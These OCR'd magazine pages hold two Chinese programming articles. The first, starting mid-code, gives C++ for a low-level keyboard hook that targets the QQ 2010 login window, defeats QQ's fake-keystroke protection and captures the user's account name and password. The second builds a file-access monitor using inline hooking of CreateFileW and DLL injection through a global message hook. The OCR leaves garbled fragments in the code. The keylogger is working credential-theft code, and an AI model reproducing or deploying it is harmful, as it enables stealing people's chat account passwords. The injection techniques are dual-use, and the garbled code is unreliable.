KEYBOARD_LL, LowLevelKeyboardProc, GetModuleHandle(NULL), 0);
        if (!g_hLowLevelKeyboardHook)
        {
//          OutputDebugString(_T("set WH_KEYBOARD_LL hook
failed!!!"));
            return FALSE;
        }
//      OutputDebugString(_T("set WH_KEYBOARD_LL hook"));
        return TRUE;
}
BOOL CQQRecordDlg::DeleteHook(void)
{
        if(!UnhookWindowsHookEx(g_hLowLevelKeyboardHook))
        {
//          OutputDebugString(_T("delete WH_KEYBOARD_LL
hook failed!!!"));
            return FALSE;
        }
//      OutputDebugString(_T("delete WH_KEYBOARD_LL hook"));
        return TRUE;
}
```

这两个函数负责对WH_KEYBOARD_LL钩子进行卸载和安装。

7. WH_KEYBOARD_LL钩子过程函数

```
LRESULT CALLBACK LowLevelKeyboardProc(int nCode, WPARAM
wParam, LPARAM lParam)
{
    if (nCode == HC_ACTION)
    {
        PKBDLLHOOKSTRUCT pKeyboardHookStruct =
(PKBDLLHOOKSTRUCT) lParam;
        if (((wParam == WM_KEYDOWN) || (wParam == WM_
SYSKEYDOWN)))
        {
            //判断当前活动窗口是否是QQ 2010
    //由于这只是一个测试程序，所以只针对QQ 2010，暂不处理其
    //他版本
            HWND hTopWnd = GetForegroundWindow();
            CString strTopWnd;
            TCHAR tempbuf[256] = {0};
            ::SendMessage(hTopWnd, WM_GETTEXT, 256,
(LPARAM)tempbuf);
            strTopWnd = tempbuf;
            if (strTopWnd != _T("QQ2010"))
    {
    //若活动窗口不是QQ 2010，则直接返回并把该按键继续往下传
            return CallNextHookEx(g_hLowLevelKeyboardHook,
nCode, wParam, lParam);
    }
            //判断QQ 2010登录窗口中哪一个Edit控件拥有输
            //入焦点
            HWND hFocusWnd = GetFocusEx();
            if (hFocusWnd == g_hQQUsernameWnd) //处理QQ
                                                //账号
            {
    //QQ账号最长为50个字符
                if (g_strUsername.GetLength() >= 50)
                {
                    return
    CallNextHookEx(g_hLowLevelKeyboardHook, nCode, wParam,
lParam);
                }
                //创建一个新线程，用于获取QQ账号
                HANDLE hThread;
                DWORD dwThreadId;
                hThread = CreateThread(
                NULL,           //默认安全属性
                NULL,           //默认堆栈大小
                ThreadProc,     //线程入口地址(执行线程
                                //的函数)
                NULL,           //传给函数的参数
                0,              //指定线程立即执行
                &dwThreadId     //返回线程的ID号
                );
            }
            else if (hFocusWnd == g_hQQPasswordWnd)
                                //处理QQ密码
            {
                //比较按键的时间戳
                DWORD dwTime = pKeyboardHookStruct->time;
                if ((dwTime - GetMessageTime()) &
0xffff0000)//不是真实按键
                {
                    return CallNextHookEx(g_hLowLevel
KeyboardHook, nCode, wParam, lParam);
                }
                if (g_dwPerTime == dwTime)
//假如按键消息的time参数跟前一次保存的一样，就是虚假按键
                {
                    return CallNextHookEx(g_hLowLevel
KeyboardHook, nCode, wParam, lParam);
                }
                //保存当前的pKeyboardHookStruct->time参
                //数，用于下次比较
                g_dwPerTime = dwTime;
                //处理键盘输入焦点位置（部分控制键）
                switch (pKeyboardHookStruct->vkCode)
                {
                    case VK_BACK: //退格键
    {
    g_strPassword.Delete(g_nPWFocusPos - 1);
                        if (--g_nPWFocusPos < 0)
                            g_nPWFocusPos = 0;
                        OutputDebugString(_T
("Password: ") + g_strPassword);
                        g_editPassword->SetWindow
Text(g_strPassword);
                        return CallNextHookEx
(g_hLowLevelKeyboardHook, nCode, wParam, lParam);
                    }
                case VK_DELETE: //Delete键
                    {
    g_strPassword.Delete(g_nPWFocusPos);
        OutputDebugString(_T("Password: ") + g_strPassword);
    g_editPassword->SetWindowText(g_strPassword);
                        return CallNextHookEx(g_hLow
LevelKeyboardHook, nCode, wParam, lParam);
                    }
                case VK_LEFT: //向左键
                    {
                        if (--g_nPWFocusPos < 0)
                            g_nPWFocusPos = 0;
                        return CallNextHookEx(g_
hLowLevelKeyboardHook, nCode, wParam, lParam);
                    }
                case VK_RIGHT: //向右键
                    {
                        if (++g_nPWFocusPos > g_str
Password.GetLength())
                            g_nPWFocusPos = g_str
Password.GetLength();
```

```
                                        return CallNextHookEx(g_
hLowLevelKeyboardHook, nCode, wParam, lParam);
                                }
                        default:
                                break;
                        }
        //QQ 密码最长为 16 个字符
                        if (g_strPassword.GetLength() >= 16)
                                return CallNextHookEx(g_hLow
LevelKeyboardHook, nCode, wParam, lParam);
        //把截获下来的 QQ 密码显示在本程序密码框中
                CString strInput = CQQRecordDlg::GetKey (pKeyboard
HookStruct);
                        if (strInput == _T(""))
                                return CallNextHookEx(g_hLowLevel
KeyboardHook, nCode, wParam, lParam);
                        g_strPassword.Insert(g_nPWFocusPos, strInput);
                        g_nPWFocusPos++;
                        OutputDebugString(_T("Password: ") + g_str
Password);
                        g_editPassword->SetWindowText(g_strPassword);
                }
                return CallNextHookEx(g_hLowLevelKeyboardHook,
nCode, wParam, lParam);
        }
    }
    return CallNextHookEx(g_hLowLevelKeyboardHook, nCode,
wParam, lParam);
}
```

这部分代码是本程序的精髓，包含了我对 QQ 密码框保护机制研究过程的所有处理代码。下面对其进行具体分析。

当 WH_KEYBOARD_LL 钩子截获到某个按键消息时，首先判断当前活动窗口是否是 QQ 2010。若不是，则放过该按键消息；若是，则通过 GetFocusEx()函数进一步判断此时 QQ 2010 登录窗口中哪一个 Edit 控件拥有键盘输入焦点。若输入焦点落在“账号”编辑框内，则先判断当前密码长度是否在 50 个字符内(QQ 账号最多可输入 50 个字符)，若超出了 50 个字符，则直接放过该按键消息，若在 50 个字符内，则开一个新线程用于获取用户账号。若输入焦点落在“密码”编辑框内，则先比较按键的时间戳，用于过滤 QQ 的虚假按键(在本文前半部分已有详细讲解)，并保存当前按键的时间戳，再分别处理部分控制键(退格键、Delete 键、向左键、向右键)。若不是以上这些控制键，则进一步判断当前记录的密码长度是否在 16 个字符内(QQ 密码最多可输入 16 个字符)，若超出了 16 个字符，则直接放过该按键消息，若在 16 个字符内，则通过 GetKey()函数获得当前按键对应的字符，并显示在本程序对应的密码框内。

8. 获取 QQ 登录窗口中拥有键盘输入焦点的 Edit 控件句柄的函数

```
HWND GetFocusEx()
{
    HWND hMain = GetForegroundWindow();
if (hMain==NULL)
    return NULL;
DWORD dwThreadTarget = ::GetWindowThreadProcessId(hMain,
NULL);
DWORD dwThreadThis = ::GetCurrentThreadId();
::AttachThreadInput(dwThreadThis, dwThreadTarget, TRUE);
HWND hFocus = ::GetFocus();
::AttachThreadInput(dwThreadThis, dwThreadTarget, FALSE);
return hFocus;
}
```

此函数用于获取当前 QQ 登录窗口中拥有键盘输入焦点的 Edit 控件句柄。对于获取当前键盘输入焦点所在的控件句柄，操作系统有一个现成的 API 函数 GetFocus()，但是此函数只能获取自身进程所在的窗口控件句柄，对其他程序进程的窗口线程无效。若希望获取其他进程的窗口中拥有输入焦点的控件句柄，则需要使用 AttachThreadInput()函数把自身窗口线程和目标窗口线程的消息队列相关联。这样，GetFocus()函数所在的窗口线程和目标窗口线程就会共享同一个消息队列用于接收各种消息，所以这样一来，GetFocus()函数便能检测到目标进程窗口中拥有键盘输入焦点的控件句柄了。

9. 获取 QQ 账号的线程函数

```
DWORD WINAPI ThreadProc(LPVOID lpParam)
{
Sleep(10);
TCHAR tempbuf[256] = {0};
If(!::SendMessage(g_hQQUsernameWnd, WM_GETTEXT, 256,
(LPARAM)tempbuf))
{
        g_editUsername->SetWindowText(_T(""));
      g_strUsername = _T("");
        return 0;
}
CString strUsername = tempbuf;
g_editUsername->SetWindowText(strUsername);
g_strUsername = strUsername;
return 1;
}
```

在输入 QQ 账号的时候，由于当按键被按下到字符显示在 QQ 账号框内需要一定的处理时间，所以不能在按键刚被按下时就去获取 QQ 账号，否则会在按键字符还没显示在 QQ 账号框内就得到 QQ 的账号，而这个账号只是按键还未被按下时的账号，所以需要把获取 QQ 账号部分放在新线程中执行，并在开始时做一个适当的延时，保证取到的 QQ 账号是按下按键并已显示按键字符后的账号。

10. 获得按键字符

```
CString GetKey(PKBDLLHOOKSTRUCT pKeyboardHookStruct)
{
TCHAR szKeyText[256] = {0};
CString strKeyText;
BYTE KeyboardState[256];
ZeroMemory(KeyboardState, sizeof(KeyboardState));
GetKeyboardState(KeyboardState);
WORD wChar;
int iNumChar = ToAscii(pKeyboardHookStruct->vkCode,
pKeyboardHookStruct->scanCode, KeyboardState, &wChar, 0);
if (iNumChar >= 1) //可输入字符（包括数字、字母和其他符号）
{      _snprintf((CHAR*)szKeyText, 255, "%c", wChar);
        strKeyText = szKeyText;
}    turn strKeyText;
}
```

此函数把按键消息转换为可显示的按键字符，用于显示截获到的密码按键，由于密码按键都是可输入字符(包括数字、字母和其他符号)，所以不对控制键进行处理。

小 结

本程序还有两个地方存在问题：

(1)当某次 QQ 的 WH_KEYBOARD_LL 钩子在本程序之前时，真实按键就会被 QQ 过滤掉，而它随后发出的虚假按键就会被本程序误判为真实按键，因为此虚假按键的时间戳跟上一次记录的(虚假按键)时间戳不一样。

(2)当两个键同时按下时，真实按键会被误判为虚假按键而被放过，因为此时这两个按键消息的时间戳是一样的，所以

其中一个真实按键会被误判为虚假按键而被过滤。

读者在程序测试中有一些地方需要注意：

（1）程序中还没对鼠标设置底层鼠标钩子，所以在截获密码时还不支持跟踪由鼠标定位的键盘输入焦点的位置。


（2）本程序在寻找QQ登录框时用的代码比较简单，在只打开一个QQ程序时运行稳定，但是在打开两个及以上QQ时会有出错现象。

（3）由于本程序只做测试用，所以只针对QQ 2010，其他版本都不适用。

（4）Windows 7下的用户需要用管理员身份才能正常运行本程序。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：VC、360、隐私



编程打造隐私监视器

文　毕廷礼

360推出隐私监视器很久了，不过我没怎么关注360的更新进展，所以这里说的是第一个版本。目前没有具体逆向分析过它的实现技术，听说它在Ring3挂钩了CreateFileW函数，自己抽空实现了一下，发现挂钩过程不难，但是完整实现还是有些技巧，于是拿出来和大家分享。

360的这个隐私监视器在运行时会安装一个CTB钩子，这个钩子的激活时机是进程窗口状态改变时。这样安装钩子后，一旦程序界面开始发生变化，系统就会自动调用LoadLibraryEx函数来加载钩子模块，这就是所谓的使用消息钩子来实现DLL注入的方法了。这个消息钩子对于控制台下的程序无效。也可以使用远线程的方式，但是这种方法被杀毒软件列为危险动作，本来inline钩子应该是很普及的了，不过为了照顾初学者在这里还是说一下我实现的这个小巧的inline挂钩库。

Detour是不错的挂钩库，但是初学者要熟练地使用它还是有难度，而且它的体积也比较大，所以还不如自己开发一个。大家可能见惯了以前黑防内核挂钩时使用的一个个裸函数，使用我这个库就不用管这些。它比Detour还要方便，因为你自己连原始函数地址都不需要保存了，原始函数会作为第一个参数传递给你的Detour函数，当然前提是__stdcall。我现在还没有来得及改进它用来挂钩快速调用函数，不过挂钩大部分API来说还是够用了，运用起来很简单。这个精巧的inline库的核心在这里：

```
void NAKED Stub()
{    __asm
     {
          pop eax   //取出调用者返回地址
          push OLD_CODE   //把保存的原始函数开头代码压栈
          push eax   //将调用者的返回地址放回去
          _emit 0xE9
          多个 nop  //跳转到我们的接管函数
           OLD_CODE:
               _emit 0xCC
          多个 nop  //这里运行时写入被覆盖的地址，最后写入
                    //一个跳转指令，跳转到将要被覆盖指令后
                    //面的指令处继续执行，以前的文章给过详细
                    //的跳转流程图了
     }
}
```

我们在原始函数开头处跳转到上面这个stub的地址，进入stub前堆栈的构造如图1所示。

调用者返回地址
原始函数参数 1
原始函数参数 2
原始函数参数……

图 1

栈顶是调用这个API返回后将要执行的下一条指令的地址，下面依次是调用这个API的各个参数。我们上面那个stub的作用就是在调用者返回地址和原始函数参数1中间插入一个地址，而这个地址就是保存的将要被覆盖的原API开头的几个字节的地址（相当于一个函数指针）。之后跳转到我们的中继函数处时，这个函数指针就成了中继函数的第一个参数了。我们来看一下进入中继函数时的堆栈情况，如图2所示。

调用者返回地址
原始函数开头地址（中继函数第 1 个参数）
原始函数参数 1　（中继函数第 2 个参数）
原始函数参数 2　（中继函数第 3 个参数）
原始函数参数……

图 2

从图2可知，中继函数的第一个参数其实就是原始函数的开头指令所在的地址，这样后面我们的中继函数就没必要面对使用裸函数和平衡堆栈等问题了。在上面这个stub里面唯一使用的一个寄存器是eax，选择这个寄存器是因为API返回值都是放在eax里的，所以修改这个寄存器里的值一般没什么影响（也可以保存到一个全局变量里）。我的思路就是上面这些，具体挂钩库的代码这里就不多加讨论了，都是一些去除内存保护以及内存读写操作。

在这个例子中，钩子函数的安装以及 DLL 注入似乎都不是什么难点，难点在于怎么实现进程间通信和多进程互斥，因为我一开始就打算把这个程序写成支持同时监视多个进程。其实如果用过滤驱动来做的话就没有同步问题了，但是用驱动有点大材小用。我这里使用的多进程通信方法是内存映射，内存映射不但效率高，而且代码量比较少，最重要的是可以有很大的数据块通信而没有明显的效率降低。这里需要注意的是，在 Vista 以后，Windows 都有 UAC 机制，会有进程隔离。所以，如果我们的主进程（或者称服务进程，以后不做区分）运行于管理员权限的话，运行在低权限的进程是没办法打开我们的这个共享内存的，所以需要降低这个 FileMapping 对象的完整性级别。可以在创建时添加安全描述符（很多情况下大家都习惯将那个安全描述符设置为 NULL，这种情况下需要专门设置），或者创建后使用下面的代码来降低其完整性级别。这样就可以实现不同权限下进程的通信了。

```
BOOL SetObjectToLowIntegrity(HANDLE hObject)
{
        BOOL bRet = false;
        DWORD dwErr = ERROR_SUCCESS;
        PSECURITY_DESCRIPTOR pSD = NULL;
        PACL pSacl = NULL;
        BOOL fSaclPresent = FALSE;
        BOOL fSaclDefaulted = FALSE;
    if(ConvertStringSecurityDescriptorToSecurityDescriptorW(LOW_I
NTEGRITY_SDDL_SACL_W, SDDL_REVISION_1, &pSD, NULL))
        {
            if ( GetSecurityDescriptorSacl ( pSD, &fSaclPresent, &pSacl,
&fSaclDefaulted ))
            {dwErr=SetSecurityInfo(hObject,SE_KERNEL_OBJECT,
LABEL_SECURITY_INFORMATION,NULL, NULL, NULL, pSacl );
                bRet = (ERROR_SUCCESS == dwErr);
            }LocalFree ( pSD );
        }return bRet;
}
```

多进程通信必须考虑同步问题，在这里对内存映射类增加一个 MUTEX 来实现多进程的互斥，使用这个 MUTEX 的时候开始务必要设置为有信号状态。我这里还设置了一个事件来通知服务进程，缓冲区有数据，可以读数据了，而不是采用服务进程死循环来读数据，这样效率高了许多，也不占用系统资源。其大部分工作都是在构造函数里完成的，代码如下：

```
    inline CShareMemory(TCHAR * Name,TCHAR * MutexName,
ULONG Size,BOOL Server)
        {
            m_Base=0;
            DWORD Error=0;
            m_Size=(Size/PAGE_SIZE)*PAGE_SIZE+((Size%PAGE_
SIZE)?PAGE_SIZE:0);        //页面对齐
            RtlZeroMemory(m_strMemoryName,100*sizeof(TCHAR));
            RtlZeroMemory(m_strMutexName,100*sizeof(TCHAR));
    RtlCopyMemory(m_strMemoryName,Name,(_tcslen(Name)>100?
100:_tcslen(Name))*2);
        RtlCopyMemory(m_strMutexName,MutexName,(_tcslen(Mut
exName)>100?100:_tcslen(MutexName))*2);
            if(Server)
            {
        m_hMap=CreateFileMapping(INVALID_HANDLE_VALUE,
                NULL, PAGE_READWRITE, 0, m_Size, m_
strMemoryName);
                m_hMutex=CreateMutex(0,1,m_strMutexName);
                Error=GetLastError();
            }
            else
            {   m_hMap=
    OpenFileMapping(FILE_MAP_WRITE|FILE_MAP_READ,FALSE,
m_strMemoryName);
                m_hMutex=OpenMutex(MUTEX_ALL_ACCESS,0,
m_strMutexName);
                ReleaseMutex(m_hMutex);
            }
            if(IsLaterXP())
            {   SetObjectToLowIntegrity(m_hMap);
                SetObjectToLowIntegrity(m_hMutex);
            }
            m_Base=MapViewOfFile(m_hMap,FILE_MAP_
WRITE|FILE_MAP_READ,0,0,0);
        }
```

下面实现 DLL 的注入和 inline 钩子的安装。首先是 DLL 注入，我在一开始就说了，DLL 注入使用中规中矩的消息钩子注入方案。代码如下：

```
    extern "C"
    __declspec(dllexport)  BOOL StartFilter()
    {
        Print(L"SetWindowsHookEx");
        g_Hook=SetWindowsHookEx(WH_CBT,CBTProc,g_hModule,0);
        return g_Hook!=0;
    }
```

至于那个 CBTProc 到底干些什么，我稍后道来。其次是安装 CreateFile 的 inline 钩子，这里在 DllMain 函数里安装和卸载。遇到的第一个问题是，我们自己的进程需不需要安装这个 inline 钩子，最好是不安装。防止在本进程安装 inline 钩子的方法有多个，在这里使用一个系统内共享的 DLL 引用计数来判断，如果计数为 1，说明是主进程，不安装钩子，否则是其他进程，就要安装钩子了。最好不要使用进程名来区分，这样重命名就不能正确处理了。在 DLL 中声明系统内共享变量的方法如下：

```
    #pragma data_seg("CommonData")
    ULONG g_dwRefer=0;
    #pragma data_seg()
    #pragma comment(linker,"/section:CommonData,rws")
```

下面就到了最精彩的部分了，就是多个进程如何通过这个内存映射和服务进程互动。我们的一个目标就是可以动态添加监视进程，动态启动和停止监视。为此对这个内存映射区设置一个头部，定义如下：

```
    typedef struct tagHeader
        BOOL   bStopFilter;//停止过滤？
        ULONG ChangedTime;//如果这个值和本地值不同，说明已
                                //经变化了
        ULONG DataCount;//后面数据包的个数
        ULONG NumberOfPid;//Pid 个数
        ULONG PidArry[MAX_COUNT];
    }DATA_HEADER,*PDATA_HEADER;
```

这个头部后面是一个个的数据包，就是拦截到的打开文件操作的一些信息，比如文件路径等（为了将来可以扩展成可以监视读写操作的程序，数据包做了一些定义）。上面这个结构里的 PidArry 就是要被监视的 PID 列表，但是目前的问题是，安装了 CreateFile 钩子的进程什么时候过来读这个 PidArry 呢？这就是 CBTProc 的主要作用了，在这个函数里会遍历这个 PidArry，如果自己进程的 PID 在监控列表里，CreateFile 拦截到数据就会发送给服务进程。但如果每次都在这个 CBTProc 函数里遍历 PidArry 的话，效率必定很低（CBTProc）。钩子调用很频繁，所以专门在这个头部里添加了一个 ChangedTime 域。安装了 CreateFile 钩子的进程自己有个 ChangeTime 参数，如果这个值和映射区的这个值不一样，才去遍历 PidArry 数组，而主进程每次添加监控进程或者减少监控进程，只需要在 PidArry 里面添加或移除相应 PID 之后改变映射到头部的这个 ChangeTime 即可。

很显然，上面这个设计要比 360 那个效率高很多，360 在 CBTProc 钩子例程里干了些重要的事情，我自己没逆向它，但是一旦把 360 的 WH_CBT 钩子摘除了之后监控就停止了。可见在

那个钩子函数里还是有一些重要操作的，在钩子函数里做太多的动作必然会导致系统性能降低，特别是全局钩子。从下面的函数可以看到我在这里做的事情很少：

```
VOID CheckChange()
{    PDATA_HEADER pHead=(PDATA_HEADER)g_ShareMemory->
GetMapFilePointer();
     if(pHead==0)return;
     if(pHead->ChangedTime!=ChangeTime)
     {    g_IsFilterProcess=IsFilterProcess();
          ChangeTime=pHead->ChangedTime;}
}
LRESULT CALLBACK CBTProc(int nCode,    WPARAM wParam,
LPARAM lParam)
{         CheckChange();
          return CallNextHookEx(g_Hook,nCode,wParam,lParam);
}
```

最后来看一看 CreateFile 的过滤函数，也很简洁。很显然这个函数要比以前的那些裸函数要好看多了，最重要的是乌七八糟的堆栈平衡问题也不用去关心了，这要得益于前面说的那个 inline 库。

```
HANDLE __stdcall Detour_CreateFileW(DCreateFileW Fun,
wchar_t* lpFileName,
   DWORD dwDesiredAccess, DWORD dwShareMode,
   LPSECURITY_ATTRIBUTES   lpSecurityAttributes,DWORD
dwCreationDisposition,
        DWORD dwFlagsAndAttributes,    HANDLE   hTemplateFile)
{
        HANDLE hFile=Fun(lpFileName,dwDesiredAccess,dwShareMode,
             lpSecurityAttributes,dwCreationDisposition,
dwFlagsAndAttributes,hTemplateFile);
        if(hFile==INVALID_HANDLE_VALUE)    return hFile;
        if(g_IsFilterProcess)
        {    if(!IsStopFilter(g_ShareMemory))
             {    if(InsertData(g_ShareMemory,lpFileName,
wcslen(lpFileName)*2,CreateNew))
                  {    Print(L"Send Message Success!");
                       NotifyServer();
                  }
             }
        }
        return hFile;    }
```

本文实现了 360 隐私监视的核心功能，实现了一个可扩展的框架。前面已经提到，挂钩不是重点，进程间的高效通信才是重点。有了这个基础，相信你使用本文的技术去实现一个用户态的网络监控，或者类似于 ProcessMoniter 的简单实现应该不在话下。但是用户态的这种监控只能针对没有自我保护能力的进程才行，比如 QQ。如果应用到有自我保护的进程就不灵了，因为这类进程一般都会过滤掉消息钩子注入 DLL 这种方式，比如 360 这种方法就不能实现监控了。非要监控这类进程就要用到驱动，其实使用微过滤可以有很好的 32 位和 64 位的兼容性，而且不需要考虑多进程通信这些问题，有兴趣的读者可以去试一试，微过滤要比传统过滤好写多了。本程序在 Windows 7 下的最终运行效果如图 3 所示。从这个图来看 QQ 也没有什么出格的动作。




图 3

最后还想提一下前面提到的那个挂钩库，将此库移植到内核态是一件很容易的事，并且可以简化挂钩过程，有兴趣的读者可以自己动手试一试。至于防止消息钩子注入 DLL，只要自己管好 LoadLibraryEx 就好了。

我介绍一下使用上面那个库来实现拦截 LoadlibraryEx。首先修改那个 stub 的内容：

```
void NAKED Stub()
{    __asm
     {
          pop eax//取出调用者返回地址
          push OLD_CODE//把保存的原始函数开头代码压栈
          push eax//将调用者的返回地址放回去
          push eax//将调用者的返回地址放回去
          _emit 0xE9
          多个 nop//跳转到我们的接管函数
```

